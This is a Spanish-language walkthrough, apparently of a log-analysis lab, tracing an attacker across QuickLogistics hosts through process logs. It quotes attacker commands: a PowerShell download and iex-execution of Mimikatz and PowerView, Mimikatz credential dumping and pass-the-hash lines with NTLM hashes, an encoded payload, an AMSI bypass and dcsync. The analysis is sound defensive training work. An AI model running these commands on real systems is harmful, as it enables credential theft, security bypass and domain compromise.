- Table Results**: A table showing 39 log entries. The columns are Time, host.name, process.command_line, and process.parent.command_line. The first three entries are highlighted with a red box:


Time	host.name	process.command_line	process.parent.command_line
Aug 30, 2023 @ 01:40:37.178	WKSTN-0051.quic klogistics.org	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c " \$credential = (New-Object PSCredential -ArgumentList (''QUICKLOGISTICS\allan.smith', (Convert To-SecureString 'TrickyP@ssw0rd987' -AsPlainText -Force))) ; Invoke-Command -Credential \$credential -ComputerName WKSTN-1327 -ScriptBlock {powershell -enc S B0mM0gjA0BQAFMVAvgB1AHIAcwbPAG8AbgBUAEAYgb\$AGUALgb0A0FMAVgB1AHIAcwbPAG8AbgAuEA08YOBgAG8AcgAgACB0ZwB1CAAMApAHsAf0A7FAfSwB5AHMAgAB1AGALgb0AGUAdAAuAFMAZ0Bya HYwAQBjAGUAUABvAGKAbgB0AE8AY0BuAGEA2wB1AHIAxQ06AdoARQ84HAAZ0BjAHQAMQwADAAAQwBvAG4d4AbpAG4AdQBlD8AMAAT7CQdwbJAD0AtgB1AHcALQBPAG1Agb1AGMdAAGfMAEeBzAHQAZ0tAtC4ATgB1AHQALbYXAGUAYgBDAGwAaB1AG4dAA7ACQAdQ09AcCtQbVh0AoB8eAGwYOAvADJLgAwACAkXAGKAbpBkAG8AdnBzACAAATgBuACAANgudAE0AwAgFcAtWxDYANAAT7CAAAbYA GKAZAB1AG4dAAvADcLgAwADsIAByAHYA0gAxADEALgAwACKA1Ab5AGkAavB1ACAArB1AGMawBvACCACoAwKAHMZQByAD0AJAaAfSABV1AHgAdAaUEUbgbjAG8AzAbpAG4AzBdAdAoAgBVAg4Ab0RI1GR7A7ARI4ARwB1AH0dIwRRAHTAnRiAgcAKRHAFMhRiAHYA70rVAHOXAn6AInArnRvAGRah0RICGFAcwR1AYANARTAOAcnRnG4A7wAnAc:AYORRAFTAMARRFnAIORRAGMAnORRAnDRA	"C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer
Aug 29, 2023 @ 23:54:49.213	WKSTN-0051.quic klogistics.org	"C:\Windows\system32\fodhelper.exe"	"C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer
Aug 29, 2023 @ 23:54:49.043	WKSTN-0051.quic klogistics.org	"C:\Windows\system32\fodhelper.exe"	"C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer
Aug 29, 2023 @ 23:54:48.608	WKSTN-0051.quic klogistics.org	"C:\Windows\system32\whoami.exe" /groups	"C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer
Aug 29, 2023 @ 23:54:48.565	WKSTN-0051.quic klogistics.org	"C:\Windows\system32\whoami.exe" /groups	"C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer
Aug 29, 2023 @ 23:54:48.455	WKSTN-0051.quic klogistics.org	C:\Windows\System32\rundll32.exe D:\review.dat,DllRegisterServer	-
Aug 29, 2023 @ 23:54:48.455	WKSTN-0051.quic klogistics.org	C:\Windows\System32\rundll32.exe D:\review.dat,DllRegisterServer	-
Aug 29, 2023 @ 23:54:48.455	WKSTN-0051.quic klogistics.org	C:\Windows\System32\rundll32.exe D:\review.dat,DllRegisterServer	-
Aug 29, 2023 @ 23:54:48.455	WKSTN-0051.quic klogistics.org	C:\Windows\System32\rundll32.exe D:\review.dat,DllRegisterServer	-

Así que con esta información podemos deducir cual la forma en la cual el atacante ha descubierto que el acceso actual es de un administrador local y evadió el LAC.

Con acceso a la máquina con privilegios elevados, el atacante intentó volcar las credenciales dentro de la máquina. ¿Cuál es el enlace de GitHub que usó el atacante para descargar una herramienta de volcado de credenciales?

Teniendo en cuenta que ya conozco que el enlace viene de GitHub y que se cual es la maquina voy a realizar una búsqueda sobre ellos y filtro por los Command line:

host.name ==WKSTN-0051.quiklogistics.org & powershell.exe & github.com




Este nos muestra claramente cual es el link de descarga y que herramienta uso.

Tras volcar las credenciales en la máquina, el atacante las usó para acceder a otra. ¿Cuál es el nombre de usuario y el hash del nuevo par de credenciales? (formato: nombredeusuariohash)

Como ya tengo claro cual fue la herramienta que uso el atacante para extraer contraseñas y credenciales directamente de la memoria del sistema la usare para mi siguiente búsqueda:

mimikatz



Al filtrarlo por el Command line podemos ver todo el flujo y encontramos el usuario y hash.

Explicación Línea por línea

```
Aug 30, 2023 @ 01:29:09.633 C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -outfile mimi.zip
```

El atacante usa **PowerShell** con `Invoke-WebRequest (iwr)` para **descargar Mimikatz** desde GitHub.

- `-outfile mimi.zip` guarda el archivo como `mimi.zip`.

```
Aug 30, 2023 @ 01:30:25.545 C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe "sekurlsa::pth /user:itadmin /domain:QUICKLOGISTICS /ntlm:F84769D250EB95EB2D7D8B4A1C5613F2 /run:powershell.exe" exit
```

Aquí ejecuta **mimikatz.exe**.

- Usa **Pass-the-Hash (PTH)** contra el usuario `itadmin` en el dominio `QUICKLOGISTICS`.
- Hash NTLM: `F84769D250EB95EB2D7D8B4A1C5613F2`.
- Lanza un nuevo proceso `powershell.exe` autenticado con esas credenciales.

En esta.

```
Aug 30, 2023 @ 01:30:51.647 C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe privilege::debug sekurlsa::logonpasswords exit
```

Usa Mimikatz con:

- `privilege::debug` → eleva privilegios para leer memoria sensible.
- `sekurlsa::logonpasswords` → extrae credenciales en texto claro y hashes de LSASS.

```
Aug 30, 2023 @ 01:31:39.366 C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe "sekurlsa::pth /user:administrator /domain:QUICKLOGISTICS /ntlm:00f80f2538dcb54e7adc715c0e7091ec /run:powershell.exe" exit
```

Intenta un **segundo Pass-the-Hash**, ahora con el **usuario administrador del dominio**:

- Hash NTLM: `00f80f2538dcb54e7adc715c0e7091ec`.
- También ejecuta un `powershell.exe` bajo esas credenciales.

Lo que nos deja con que el atacante:

1. **Descarga de Mimikatz** usando PowerShell → (`iwr ... mimi.zip`).
2. **Ejecuta el Mimikatz** desde `C:\Users\allan.smith\Documents\mimi\x64\`.
3. Uso de comandos de **Mimikatz** para:
 - Extraer credenciales (`sekurlsa::logonpasswords`).
 - Elevar privilegios (`privilege::debug`).
 - Movimiento lateral y persistencia mediante **Pass-the-Hash** con cuentas críticas (`itadmin` y `administrator`).
4. El atacante consigue **ejecutar nuevos procesos PowerShell** con credenciales de alto privilegio → permitiendo mayor control sobre el dominio.

Clave: El utilizado para ejecutar la carga útil inicial fue `powershell.exe` con `iwr` (**descarga de Mimikatz**).

Pero después, **Mimikatz tomó el control para** extraer credenciales y lanzar nuevos procesos **privilegiados** (`rundll32` o `powershell.exe`) mediante Pass-the-Hash**.


Con las nuevas credenciales, el atacante intentó enumerar los recursos compartidos de archivos accesibles. ¿Cuál es el nombre del archivo al que accedió el atacante desde un recurso compartido remoto?

Aca solo voy a usar la consulta para el mimikatz y sobre esta filtrare sobre los codigos de evento:

```
mimi
```

Posteriormente encontramos 46 hits, a lo cual precedí a validar esta información y veo que en una línea encontramos un cat a un .pst1:

```
Aug 30, 2023 @ 00:19:52.889 "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "cat FileSystem:::\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automation.ps1" WKSTN-0051.quicklogistics.org
```



Análisis de los logs

Actividad observada en WKSTN-0051.quicklogistics.org

1. Descarga y preparación de Mimikatz

- `powershell.exe -c "iwr ... mimikatz_trunk.zip -outfile mimi.zip"`
- `Expand-Archive mimi.zip`
- Luego ejecución de `mimikatz.exe` desde rutas como `C:\Windows\Temp\m\x64\mimi\x64\mimikatz.exe`.
El atacante descarga y descomprime Mimikatz para uso inmediato en el endpoint.

2. Credenciales y Pass-the-Hash

- `mimikatz.exe privilege::debug sekurlsa::logonpasswords` → extracción de credenciales.
- `sekurlsa::pth /user:itadmin /domain:QUICKLOGISTICS /ntlm:... /run:powershell.exe` → movimiento lateral usando NTLM hashes.
Se confirma robo y reutilización de credenciales privilegiadas.

3. Enumeración y descubrimiento de shares

- `iex(iwr ... PowerView.ps1); Invoke-ShareFinder` → uso de **PowerSploit / PowerView** para mapear recursos compartidos en la red.
 - `ls FileSystem:\\WKSTN-1327.quicklogistics.org\ITFiles`
 - `cat FileSystem:\\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automation.ps1`
- El atacante identifica y accede a recursos compartidos de otro host (**WKSTN-1327**) y roba scripts internos.

4. Movimiento lateral con credenciales robadas

- Uso de `Invoke-Command` con **credenciales de allan.smith** (`Tr!ckyP@ssw0rd987`) hacia `WKSTN-1327`.
- Ejecución remota de `whoami` y payloads en esa máquina.
Se confirma el salto entre estaciones de trabajo con credenciales válidas.

5. Evasión defensiva avanzada

- Ejecución de un bloque PowerShell con **AMSI bypass** y deshabilitación de ETW logging:

```
If($PSVersionTable.PSVersion.Major -ge 3){ $Ref=[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils'); $Ref.GetField('amsiInitFailed','NonPublic,Static').SetValue($Null,$true); ... }
```

El atacante desactiva mecanismos de análisis de scripts para evitar ser detectado.

Actividad en DC01.quicklogistics.org

- Tras comprometer WKSTN-0051 y WKSTN-1327, el atacante pivotó hacia el **controlador de dominio** (`DC01`):
 - Descarga nuevamente Mimikatz ('`mimi.zip`').
 - Ejecución de '`lsadump::dcsync`' con usuarios ****administrator**** y ****backupda****.

- Verificación de pertenencia a grupos (`net localgroup administrators`).
- Uso de `Invoke-Command` contra hosts previos, confirmando control sobre ellos.


Esto confirma un **ataque a la infraestructura de Active Directory**, intentando replicar credenciales directamente desde el DC.

Lo que indica que Tenemos la respuesta y un poco mas de contexto:

- **Descarga y uso de Mimikatz** en múltiples hosts.
- **Pass-the-Hash** y robo de credenciales.
- **Uso de PowerView** para enumeración de la red.
